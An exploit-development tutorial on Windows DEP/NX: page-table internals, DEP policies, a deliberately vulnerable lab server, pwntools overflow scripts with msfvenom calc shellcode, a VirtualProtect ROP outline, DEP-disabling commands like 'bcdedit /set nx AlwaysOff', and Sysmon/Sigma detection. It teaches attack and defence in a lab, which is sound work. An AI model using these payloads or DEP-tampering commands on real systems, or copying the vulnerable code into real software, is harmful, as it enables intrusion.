Data Execution Prevention (DEP/NX): Mechanism, Enforcement, and Bypass Motivation
You have EIP control. Clean, deterministic, 276 bytes of A then four bytes that land exactly on your JMP ESP. You point the return at a NOP sled, drop calc.exe shellcode behind it, fire, and… the process dies at your gadget with 0xC0000005. Nothing ran. This is the moment every exploit-dev learner meets DEP, and it is the single most useful crash you will ever cause on purpose.
Objective: Understand how Windows DEP/NX works at the hardware and OS level, how it is enforced per-process and system-wide, why classic shellcode injection fails against it, and what primitives an attacker must obtain to bypass it. You will build a DEP-blocked proof of concept in a lab, confirm the non-executable page in WinDbg, and leave understanding exactly why a ROP chain is the only way forward.
1. Why Shellcode Injection Fails Today
The classic stack overflow recipe is old and simple. Smash the buffer, overwrite the saved return address with a pointer to a JMP ESP (or straight to the stack), and let the CPU walk into your shellcode sitting on the stack. It worked for years because the CPU did not care what kind of memory it was executing. Code, data, stack, heap – all the same to the instruction pointer.

Data Execution Prevention broke that assumption. DEP marks the stack, heaps, and memory pools as non-executable at the page level. When the CPU tries to fetch an instruction from one of those pages, it does not run your shellcode. It faults. The process receives a STATUS_ACCESS_VIOLATION (0xC0000005), and if nothing handles it, the process dies.
Here is the important nuance: DEP does not stop you from taking control of EIP. You still redirect execution wherever you like. It stops the last step – executing bytes you placed in a data region. That distinction is the entire reason Return Oriented Programming exists, and it is where this tutorial ends up.
2. The Hardware Foundation: NX/XD Bit and PTEs
DEP is not primarily a software trick. On any modern CPU it rides on a hardware feature: AMD called it NX (No-Execute), Intel called it XD (Execute Disable). Same bit, different marketing.
Hardware-enforced DEP works on a per-virtual-memory-page basis. Each page has a Page Table Entry (PTE) describing its physical mapping and permissions. On x86-64, bit 63 (the most significant bit) of the 64-bit PTE is the NX/XD flag. When that bit is set, the page holds data only. Any instruction fetch from an address that resolves to that PTE triggers a page fault.
On 32-bit Windows the native PTE is only 32 bits wide and has no room for an NX bit. That is why hardware DEP on 32-bit requires the PAE kernel (Physical Address Extension), which widens PTEs to 64 bits and gives you bit 63 back. Windows automatically loads the PAE kernel when DEP is enabled on a 32-bit box. On 64-bit Windows the kernel supports NX natively, no special mode required.
The fault path is precise. On an execute violation the CPU raises a page fault (#PF) with the error code’s bit 4 (the I/D, instruction/data, bit) set to indicate the fault came from an instruction fetch rather than a normal read or write. Windows translates that into the exception you see in the debugger:
| Field | Value | Meaning |
|---|---|---|
| Exception code | 0xC0000005 | STATUS_ACCESS_VIOLATION |
ExceptionInformation[0] | 8 | Execute violation (distinct from read=0, write=1) |
That 8 in the exception record is how you tell a DEP kill apart from an ordinary bad-pointer crash. Same status code, different reason.
3. Windows DEP: Two Modes
Windows ships DEP in two flavours, and people conflate them constantly.
Hardware-enforced DEP is what we have been describing: the NX/XD PTE bit, enforced by the CPU, covering the stack, default heap, and every mapped region that is not explicitly marked with a PAGE_EXECUTE_* protection.
Software-enforced DEP does not use the NX bit at all. It is essentially SafeSEH – an integrity check on Structured Exception Handlers. When a process raises an exception, the software DEP path validates that the stored exception handler matches one that was registered when the binary was compiled. It exists for CPUs with no NX support and it protects against a different attack (SEH overwrite), not against running code on the stack.
Do not expect software DEP to stop shellcode on a data page. It cannot. Only the hardware bit does that. DEP arrived with Windows XP SP2 and Server 2003 SP1, and the hardware path is the one that matters for exploit development.
4. System-Wide DEP Policy
DEP is configured at boot from the Boot Configuration Data (BCD). There are four system-wide policies, and knowing which one your target runs tells you whether the vulnerable process is even protected.
| Value | Name | Meaning |
|---|---|---|
0 | AlwaysOff | DEP disabled OS-wide |
1 | AlwaysOn | DEP enabled for every process, no opt-out |
2 | OptIn | Default on Windows client; DEP on for OS/system binaries, off for other processes unless explicitly enabled |
3 | OptOut | Default on Windows Server; DEP on for everything, admins can exclude specific executables |
Set it in the lab with bcdedit:
bcdedit /set nx AlwaysOn      # or AlwaysOff / OptIn / OptOut
# reboot required for the change to take effect
Read the effective policy without a debugger via WMI:
(Get-WmiObject Win32_OperatingSystem).DataExecutionPrevention_SupportPolicy
# 0=AlwaysOff  1=AlwaysOn  2=OptIn  3=OptOut
Programmatically, a process calls GetSystemDEPPolicy(), which returns the same 0..3 enum. The client-versus-server default split (OptIn vs OptOut) is why a legacy 32-bit service can ship completely unprotected on a workstation while the same binary is covered on a server.
5. Per-Process DEP Control
Above the system policy sits a per-process layer. This is where an attacker who already runs code inside a 32-bit process has historically tried to just turn DEP off.
| API | Purpose |
|---|---|
SetProcessDEPPolicy(DWORD dwFlags) | Override system policy for the current process. Flags: PROCESS_DEP_ENABLE (0x1), PROCESS_DEP_DISABLE_ATL_THUNK_EMULATION (0x2). 32-bit only; on 64-bit it fails with ERROR_NOT_SUPPORTED |
GetProcessDEPPolicy(HANDLE, LPDWORD, PBOOL) | Query a 32-bit process’s DEP and ATL-thunk settings. Needs PROCESS_QUERY_INFORMATION |
GetSystemDEPPolicy() | Return the system-wide DEP_SYSTEM_POLICY_TYPE value |
SetProcessMitigationPolicy(ProcessDEPPolicy, ...) | Modern setter using PROCESS_MITIGATION_DEP_POLICY |
GetProcessMitigationPolicy(ProcessDEPPolicy, ...) | Modern getter for the same struct |
The modern struct is worth reading because the Permanent field is the one that ends the argument:
typedef struct _PROCESS_MITIGATION_DEP_POLICY {
    union {
        DWORD Flags;
        struct {
            DWORD Enable : 1;
            DWORD DisableAtlThunkEmulation : 1;
            DWORD ReservedFlags : 30;
        };
    };
    BOOLEAN Permanent;
} PROCESS_MITIGATION_DEP_POLICY;
Enable turns DEP on for the process. DisableAtlThunkEmulation stops the OS from silently emulating NX faults thrown by legacy ATL 7.1 thunks. Permanent, when TRUE, locks the setting for the life of the process.
That lock is the key defensive move. If the process was created with DEP specified through the PROC_THREAD_ATTRIBUTE_MITIGATION_POLICY creation attribute, later calls to SetProcessDEPPolicy fail with ERROR_ACCESS_DENIED. An attacker cannot simply call the “disable DEP” API from inside a hardened process, because the policy was frozen at CreateProcess time. Any internally developed software should be created this way.
6. Memory Protection Constants
Every page in a process carries a protection constant from winnt.h. Only four of them permit execution.
| Constant | Value | Executable? |
|---|---|---|
PAGE_EXECUTE | 0x10 | Yes (execute only) |
PAGE_EXECUTE_READ | 0x20 | Yes (execute + read) |
PAGE_EXECUTE_READWRITE | 0x40 | Yes (RWX) |
PAGE_EXECUTE_WRITECOPY | 0x80 | Yes (execute + write-copy) |
PAGE_READONLY | 0x02 | No |
PAGE_READWRITE | 0x04 | No |
Stack frames and HeapAlloc / malloc allocations are PAGE_READWRITE by default. That is precisely the memory your shellcode lands in, which is precisely why it will not run. The ideal a defender wants is W^X (write XOR execute): a page is either writable or executable, never both.
Two APIs mint or flip executable pages, and both become the target of a DEP bypass:
LPVOID VirtualAlloc(
    LPVOID lpAddress,        // desired address or NULL
    SIZE_T dwSize,
    DWORD  flAllocationType, // MEM_COMMIT | MEM_RESERVE
    DWORD  flProtect);       // e.g. PAGE_EXECUTE_READWRITE (0x40)

BOOL VirtualProtect(
    LPVOID lpAddress,        // base of region to change
    SIZE_T dwSize,           // size in bytes
    DWORD  flNewProtect,     // new protection, e.g. 0x40
    PDWORD lpflOldProtect);  // receives old protection
VirtualProtect can flip the stack page holding your shellcode from PAGE_READWRITE to PAGE_EXECUTE_READWRITE, clearing the NX bit. VirtualAlloc can carve out a fresh RWX region to copy shellcode into. Hold that thought; it is the whole bypass in one sentence.

7. Lab Demo: DEP in Action
The Vulnerable Target
Here is a deliberately vulnerable TCP server. It reads up to 1024 bytes into a 256-byte stack buffer. Classic stack smash.
// vuln_server.c - GenXCyber lab target, intentionally vulnerable
// Compile: cl /GS- /NXCOMPAT:NO /DYNAMICBASE:NO /MT vuln_server.c ws2_32.lib
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"ws2_32.lib")

void handle_client(SOCKET s) {
    char buf[256];                          // fixed 256-byte buffer
    int received = recv(s, buf, 1024, 0);   // overread -> stack overflow
    printf("[*] Received %d bytes\n", received);
    send(s, "OK\n", 3, 0);
}

int main(void) {
    WSADATA wsa; WSAStartup(MAKEWORD(2,2), &wsa);
    SOCKET srv = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in addr = {AF_INET, htons(9999), {INADDR_ANY}};
    bind(srv, (struct sockaddr*)&addr, sizeof addr);
    listen(srv, 1);
    printf("[*] Listening on 9999\n");
    while (1) { SOCKET c = accept(srv, 0, 0); handle_client(c); closesocket(c); }
}
The compiler flags matter. /GS- kills the stack cookie so the overflow is clean. /DYNAMICBASE:NO disables ASLR so gadget addresses are deterministic. /NXCOMPAT:NO clears the IMAGE_DLLCHARACTERISTICS_NX_COMPAT bit in the PE Optional Header, which on a 32-bit image tells the loader to opt this process out of DEP.
That word “32-bit” is a real gotcha. The first time I ran this, I built it x64 out of habit, set /NXCOMPAT:NO, and the process still faulted on the stack every single time. /NXCOMPAT:NO is meaningless on 64-bit Windows: DEP is always enforced for 64-bit processes regardless of the PE flag. Build the target as x86 from the “x86 Native Tools” prompt, or you will chase a ghost for an hour.
Step 1: Recon the DEP State
Before writing a byte of exploit, confirm what you are up against.
# System policy
(Get-WmiObject Win32_OperatingSystem).DataExecutionPrevention_SupportPolicy

# Is the PE opted out of DEP?
dumpbin /headers vuln_server.exe | findstr /i nxcompat
# with /NXCOMPAT:NO the "NX compatible" flag is absent
Attach WinDbg to the running process and inspect the stack page protection:
!process 0 0 vuln_server.exe
.process /p <EPROCESS>
!vprot esp
!peb
!vprot esp prints the protection on the stack page. Note that it is PAGE_READWRITE. That single line is the reason your shellcode will not run.
Step 2: Find the Offset to EIP
Send a cyclic pattern, crash the server, read the value that landed in EIP, and compute the offset.
from pwn import *

pattern = cyclic(600)
s = remote('192.168.56.101', 9999)
s.send(pattern)
s.close()
WinDbg catches the crash and shows the faulting eip, say 0x61616d61. Reverse it:
python3 -c "from pwn import *; print(cyclic_find(0x61616d61))"
# -> 276 (example value for this build)
If you prefer Immunity plus Mona on the target:
!mona pc 600
!mona findmsp
Step 3: Confirm EIP Control, Then Watch DEP Kill the Shellcode
Generate shellcode, prepend the offset, overwrite EIP with a JMP ESP from a non-ASLR module, and drop a NOP sled plus shellcode on the stack.
# Generate calc-popping shellcode, null-byte-free
msfvenom -p windows/exec CMD=calc.exe -f python -b '\x00' -v shellcode
# classic_shellcode_test.py - this WILL be blocked by DEP
from pwn import *

OFFSET  = 276
JMP_ESP = 0x625011af      # a "jmp esp" in a loaded, non-ASLR module

# paste the msfvenom output here:
shellcode = b"\xdb\xc0..."   # windows/exec CMD=calc.exe, no null bytes

payload  = b"A" * OFFSET
payload += p32(JMP_ESP)      # overwrite saved return address
payload += b"\x90" * 16      # NOP sled
payload += shellcode

s = remote('192.168.56.101', 9999)
s.send(payload)
s.close()
With DEP enforced on the process, calc.exe never appears. WinDbg shows the CPU reaching your JMP ESP cleanly, jumping to the stack, and dying the instant it tries to execute the first NOP:
(1a2c.14b0): Access violation - code c0000005 (!!! second chance !!!)
eip=0012f9e4
0:000> !vprot esp
BaseAddress:       0012f000
AllocationBase:    00030000
RegionSize:        00010000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE     <-- not executable, DEP fires
Protect: PAGE_READWRITE on the page holding eip. That is DEP working exactly as designed. The redirection succeeded; the execution did not.
Step 4: What Would Actually Be Needed
Now show yourself the target of the bypass. The functions that can make the stack executable already live in executable pages, and without ASLR their addresses are fixed.
!dh -f vuln_server.exe          ; inspect the import table
x kernel32!VirtualProtect       ; note the fixed address
Any working DEP bypass has to do four things with borrowed code:
- Pivot
ESPonto attacker-controlled data (a stack pivot gadget). - Stage the arguments for
VirtualProtect(lpAddress, dwSize, PAGE_EXECUTE_READWRITE, lpOldProtect)usingPOP reg; RETNgadgets. - Transfer control into
kernel32!VirtualProtect. - Return into the now-executable shellcode sitting in place.
Not one byte of injected code executes as data. Every instruction that runs before the final RETN already existed in a legitimate, executable module. That is Return Oriented Programming, and the full chain (gadget hunting with !mona rop and ROPgadget, the PUSHAD argument trick, the pivot) is the deliverable of the next tutorial. For now the point is made: DEP does not stop control-flow hijacking, it forces the attacker to build their payload out of existing code.

8. Common Attacker Techniques
| Technique | Description |
|---|---|
ROP via VirtualProtect | Chain existing gadgets to flip the shellcode page to PAGE_EXECUTE_READWRITE, then return into it |
ROP via VirtualAlloc | Allocate a fresh RWX region, copy shellcode in, jump to it |
SetProcessDEPPolicy(0) abuse | From inside a 32-bit process, attempt to disable DEP; blocked if Permanent was set at creation |
NtSetInformationProcess class ProcessExecuteFlags (0x22) | Undocumented in-process DEP disable; blocked on 64-bit and on Permanent-DEP processes |
bcdedit /set nx AlwaysOff | System-wide DEP disable, needs admin and a reboot |
| Per-app AppCompat opt-out | Registry Layers entries (DisableNXShowUI) to exclude a target binary from DEP |
The API abuse routes are mostly historical curiosities today. SetProcessDEPPolicy and NtSetInformationProcess(0x22) both fail on 64-bit and on any process created with permanent DEP, which is nearly everything modern. In practice the real DEP bypass in 2024 is ROP, full stop.

9. Defensive Strategies & Detection
Sysmon and Process Auditing
| Event ID | Event | Relevance |
|---|---|---|
Sysmon EID 1 | Process Create | Catch bcdedit.exe /set nx ... command lines (DEP tamper) |
Sysmon EID 8 | CreateRemoteThread | Injection following a successful bypass |
Sysmon EID 10 | ProcessAccess | OpenProcess with PROCESS_VM_WRITE + PROCESS_VM_OPERATION, precursor to VirtualProtectEx / WriteProcessMemory |
Sysmon EID 12/13 | Registry Create/Set | HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers per-app DEP opt-out |
Enable command-line logging so bcdedit invocations carry their arguments: security event 4688 with the GPO Administrative Templates > System > Audit Process Creation > Include command line in process creation events, or:
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
ETW
Microsoft-Windows-Security-Mitigations(GUID{FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF}) emits events when mitigation policies including DEP trigger or change.Microsoft-Windows-Kernel-Memorysurfaces low-level page-fault telemetry where NX faults appear.
Sigma
title: BCDEdit DEP Policy Modification
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\bcdedit.exe'
        CommandLine|contains|all:
            - 'nx'
            - 'alwaysoff'
    condition: selection
fields:
    - Image
    - CommandLine
    - ParentImage
    - User
level: high
For EDRs with API-level telemetry, the strongest signal is a call to VirtualProtect / VirtualProtectEx requesting an executable protection where the calling return address is not backed by any mapped image:
selection:
    event_type: api_call
    api_name:
        - VirtualProtect
        - VirtualProtectEx
    new_protect:
        - 0x40    # PAGE_EXECUTE_READWRITE
        - 0x20    # PAGE_EXECUTE_READ
        - 0x10    # PAGE_EXECUTE
    caller_module: UNKNOWN   # caller not in a mapped image -> ROP/shellcode
condition: selection
Hardening
- Set DEP to
AlwaysOn:bcdedit /set nx AlwaysOn, verifyDataExecutionPrevention_SupportPolicy == 1. - Create your own software with
UpdateProcThreadAttributeusingPROC_THREAD_ATTRIBUTE_MITIGATION_POLICYandPROCESS_CREATION_MITIGATION_POLICY_DEP_ENABLE, so DEP isPermanentand cannot be disabled in-process. - Enable ASLR alongside DEP. This is the one that matters most: ASLR randomizes module base addresses, which is what makes the gadget-hunting phase of a ROP chain unreliable. DEP without ASLR is a speed bump; DEP plus ASLR plus CFG is a wall.
- Enforce DEP + ASLR + Control Flow Guard through Windows Defender Exploit Guard / Exploit Protection, per program or via GPO.
- Audit the AppCompat
Layerskey forDisableNXShowUI/DisableNXHideUIopt-outs and remove them. - Monitor for
NtSetInformationProcesswith class0x22(ProcessExecuteFlags) via user-mode API monitoring.
10. Tools for DEP Analysis
| Tool | Description | Link |
|---|---|---|
WinDbg + !vprot | Confirm page protection at the crash; read PEB DEP state | learn.microsoft.com |
dumpbin /headers | Check the IMAGE_DLLCHARACTERISTICS_NX_COMPAT PE flag | learn.microsoft.com |
Immunity Debugger + mona.py | !mona pc, !mona findmsp, !mona noaslr, !mona rop | corelan.be |
pwntools (cyclic, cyclic_find) | Pattern generation and offset finding | pwntools.com |
msfvenom | Generate null-free PoC shellcode | metasploit.com |
bcdedit | Configure and read system DEP policy | learn.microsoft.com |
| Process Hacker | Per-process DEP status column | processhacker.sourceforge.io |
MITRE ATT&CK Mapping
DEP bypass is a pre-exploitation primitive, not an ATT&CK technique in its own right. The relevant IDs describe what it enables and how the tampering is detected.
| Technique | MITRE ID | Detection |
|---|---|---|
| Exploitation for Client Execution | T1203 | The shellcode injection DEP blocks; crash telemetry, exploit-guard events |
| Process Injection | T1055 | Post-bypass RWX allocation + shellcode write; Sysmon EID 8/10 |
| Process Injection: DLL Injection | T1055.001 | VirtualAllocEx + WriteProcessMemory; API monitoring |
| Impair Defenses: Disable or Modify Tools | T1562.001 | bcdedit /set nx, SetProcessDEPPolicy, NtSetInformationProcess; EID 1 / 4688 |
| Native API | T1106 | Direct VirtualProtect / VirtualAlloc / NtSetInformationProcess calls |
Summary
- DEP marks data pages non-executable at the hardware level (NX/XD, PTE bit 63), so injected shellcode on the stack or heap faults with
0xC0000005instead of running. - Hardware DEP is the real protection; software DEP (SafeSEH) only guards SEH overwrites and never stops code on data pages.
- Policy is layered: system-wide via
bcdedit /set nx(AlwaysOn/Off/OptIn/OptOut) and per-process viaSetProcessDEPPolicy/PROCESS_MITIGATION_DEP_POLICY, withPermanentDEP locked at process creation being the strongest control. - DEP stops execution, not control-flow hijack. The attacker still owns EIP and pivots to ROP, chaining existing gadgets to call
VirtualProtect/VirtualAllocand re-enable execution without injecting a single executable byte. - DEP and ASLR are complementary: ASLR randomizes the module bases that ROP depends on, so pair them (plus CFG) and detect tamper via Sysmon EID 1/10, the
Security-MitigationsETW provider, and command-line auditing ofbcdedit.
The next tutorial builds the full working ROP chain against this exact target: gadget discovery, the stack pivot, the PUSHAD trick, and a live VirtualProtect call that turns this dead crash into a shell.
Related Tutorials
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
- Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
References
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- learn.microsoft.com
- github.com
- fluidattacks.com
- one2bla.me
- computeheavy.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.